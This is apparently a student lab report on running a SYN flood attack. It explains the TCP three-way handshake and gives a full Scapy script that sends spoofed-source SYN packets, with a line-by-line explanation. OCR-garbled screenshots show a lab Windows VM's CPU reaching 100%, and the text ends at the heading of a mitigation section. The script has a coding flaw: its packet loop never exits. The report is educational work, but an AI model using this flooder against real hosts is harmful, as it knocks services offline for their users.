King Abdullah II College of
Information Technology

- **Student work :Yahia Owais**
- **Under the supervision of Dr. Oraib Abu Al-Ghanem**

Implementation and Analysis of SYN Flood Attack Using Python

Introduction:

I am pleased to present a comprehensive report on the SYN Flood attack project. This project aims to study and analyze the SYN Flood attack technique, which is one of the well-known and destructive types of network layer attacks.

The SYN Flood attack revolves around exploiting vulnerabilities in the TCP/IP protocol to excessively repeat connection requests to servers, leading to the depletion and disruption of server resources. The attack relies on sending massive amounts of fake SYN packets to the targeted server, without completing the three-way handshake process, thus keeping the server busy processing these fake requests.

This report will provide an in-depth understanding of the SYN Flood attack process, including how it is executed and its potential impacts on target systems. Additionally, it will explore preventive measures that can be taken to defend against this type of attack, as well as the tools and techniques used for both executing and detecting the attack.

SYN Flood attack exploits vulnerabilities in the TCP/IP protocol, particularly in the process of establishing three-way handshake connections. Here's how this attack is exploited:

1. **Initial Connection Establishment (SYN):**

The client initiates by sending a SYN request to the server to start the connection process.

2. **Server Response (SYN-ACK):**

The server responds by sending a SYN-ACK packet to the client, indicating its readiness to establish a connection.


3. **Client Response (ACK):**

The client replies with an ACK packet to acknowledge the server's response, thus successfully establishing the connection.

In a SYN Flood attack, the attacker sends a massive amount of connection requests to the server (SYN packets) but does not complete the three-way handshake process. Once the server receives SYN requests, it sends SYN-ACK responses to the spoofed address that the attacker is impersonating. However, due to the lack of ACK confirmation from the client (attacker), the connection remains open in the server's SYN-ACK queue for a specified period (SYN-ACK timeout).

As a result, a large number of open connection requests accumulate in the queue, rapidly depleting the server's resources and hindering its ability to handle legitimate connection requests, ultimately leading to server unavailability and service disruption.

TCP 3-way handshake process



- **The attack was implemented using the following code:**

```python
from scapy.all import *
import time
import random

def syn_flood(target_ip, target_port, duration, num_packet, packet_size):
    # Craft a SYN packet with random source IP and port
    def craft_packet():
        while True:
            src_ip = ".".join(map(str, (random.randint(0, 255) for _ in range(4))))
            src_port = random.randint(1024, 65535)
            packet = IP(src=src_ip, dst=target_ip) / TCP(sport=src_port, dport=target_port, flags="S")
            send(packet, verbose=0)

    # Amplification factor to increase the impact
    amplification_factor = 10  # Increase if needed

    # Attack for the specified duration
    start_time = time.time()
    while time.time() - start_time < duration:
        # Send packets at a faster rate to increase the impact
        for _ in range(num_packet * amplification_factor):
            craft_packet()
        time.sleep(0.1)  # Adjust sleep time as needed to control packet rate

if __name__ == "__main__":
    # Example usage
    target_ip = "192.168.100.112"  # Replace with your target IP
    target_port = 80  # Replace with your target port
    duration = 200  # Duration of the attack in seconds
    num_packet = 2000  # Number of packets to send concurrently
    packet_size = 2000  # Size of the packet in bytes
    syn_flood(target_ip, target_port, duration, num_packet, packet_size)
```

Explanation of the Code :

```python
from scapy.all import *
import time
import random
```

- Imports: The code begins by importing necessary modules: random for generating random values, time for dealing with time-related operations, and scapy for crafting and sending packets at the network layer.

```python
def syn_flood(target_ip, target_port, duration, num_packet, packet_size):
```

- Function Definition: The syn_flood function is defined to carry out the SYN flood attack. It takes parameters such as the target's IP address, port, attack duration, number of packets to send concurrently, and packet size.

```python
    def craft_packet():
```

- Crafting Packet Function: An internal function named craft_packet is defined. This function generates a SYN packet with a random source IP address and port.

```python
        while True:
```

- Infinite Loop: Inside the craft_packet function, there's an infinite loop to continuously create and send SYN packets.

```python
src_ip = ".".join(map(str, (random.randint(0, 255) for _ in range(4))))
src_port = random.randint(1024, 65535)
packet = IP(src=src_ip, dst=target_ip) / TCP(sport=src_port, dport=target_port, flags="S")
send(packet, verbose=0)
```

- Packet Crafting and Sending: Within the loop, a random source IP address and port are generated. Then, a SYN packet is created using the IP and TCP classes from scapy. Finally, the packet is sent to the target using the send function.

```python
    amplification_factor = 10  # Increase if needed
```

- Amplification Factor: An amplification factor is defined to increase the impact of the attack. This factor determines how many times more packets will be sent than the specified num_packet.

```
    start_time = time.time()
    while time.time() - start_time < duration:
        # Send packets at a faster rate to increase the impact
        for _ in range(num_packet * amplification_factor):
            craft_packet()
        time.sleep(0.1)  # Adjust sleep time as needed to control packet rate
```

- Attack Execution: The attack is executed within a loop that runs for the specified duration. Inside the loop, packets are sent at an accelerated rate to increase the impact of the attack. The time.sleep(0.1) statement controls the packet-sending rate.

```
if _name_ == "_main_":
```

- Main Block: The code checks if it's being run as the main program.

```
    target_ip = "192.168.100.112"  # Replace with your target IP
    target_port = 80  # Replace with your target port
    duration = 200  # Duration of the attack in seconds
    num_packet = 2000  # Number of packets to send concurrently
    packet_size = 2000  # Size of the packet in bytes
    syn_flood(target_ip, target_port, duration, num_packet, packet_size)
```


- Example Usage: In the main block, example parameters are defined, and the syn_flood function is called with these parameters to initiate the attack.

Summary:


This code demonstrates a SYN flood attack by continuously sending a large number of SYN packets to a target server, overwhelming it and causing it to become unresponsive to legitimate traffic.

- We will try this attack on a Windows 10 machine and see the impact of the attack on the CPU and Ethernet. The attacker is my Kali Linux machine.


- First, we want to know the victim's address?




- Secondly, I will check the connection between me and the victim's device




- **We will see the performance of the CPU and Ethernet before the attack**





– We will start the attack and will use Wireshark to monitor packet traffic on the victim's device:








– We will see the performance of the CPU and Ethernet after the attack :






File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
6649 140.995439 151.248.102.243 192.168.100.112 TCP 1466 443 → 49984 [ACK] Seq=172
6650 140.995439 151.248.102.243 192.168.100.112 TCP 1466 443 → 49984 [ACK] Seq=173
6651 140.995439 151.248.102.243 192.168.100.112 TCP 1466 443 → 49984 [PSH, ACK] Se
Frame 1: 308 byt
Ethernet II, Src
Internet Protoco
User Datagram Pr
Simple Service
Task Manager
File Options View
Processes Performance App history Startup Users Details Services
CPU
100% 1.19 GHz
Memory
1.8/2.0 GB (90%)
Disk 0 (C:)
HDD
69%
Ethernet
Ethernet
S: 8.0 R: 80.0 Kbps
CPU
Intel(R) Core(TM) i5-1035G1 CPU @ 1.00GHz
% Utilization
100%
60 seconds
0
Utilization
Speed
100%
1.19 GHz
Processes
Threads
Handles
82
1225
41492
Up time
0:01:05:08
Base speed: 1.19 GHz
Sockets: 1
Virtual processors: 1
Virtual machine: Yes
L1 cache: N/A
Type here to search
80°F





- ❑ **To prevent a SYN Flood attack on the victim's device, you can use various techniques and tools. Here are some ways you can do that :**

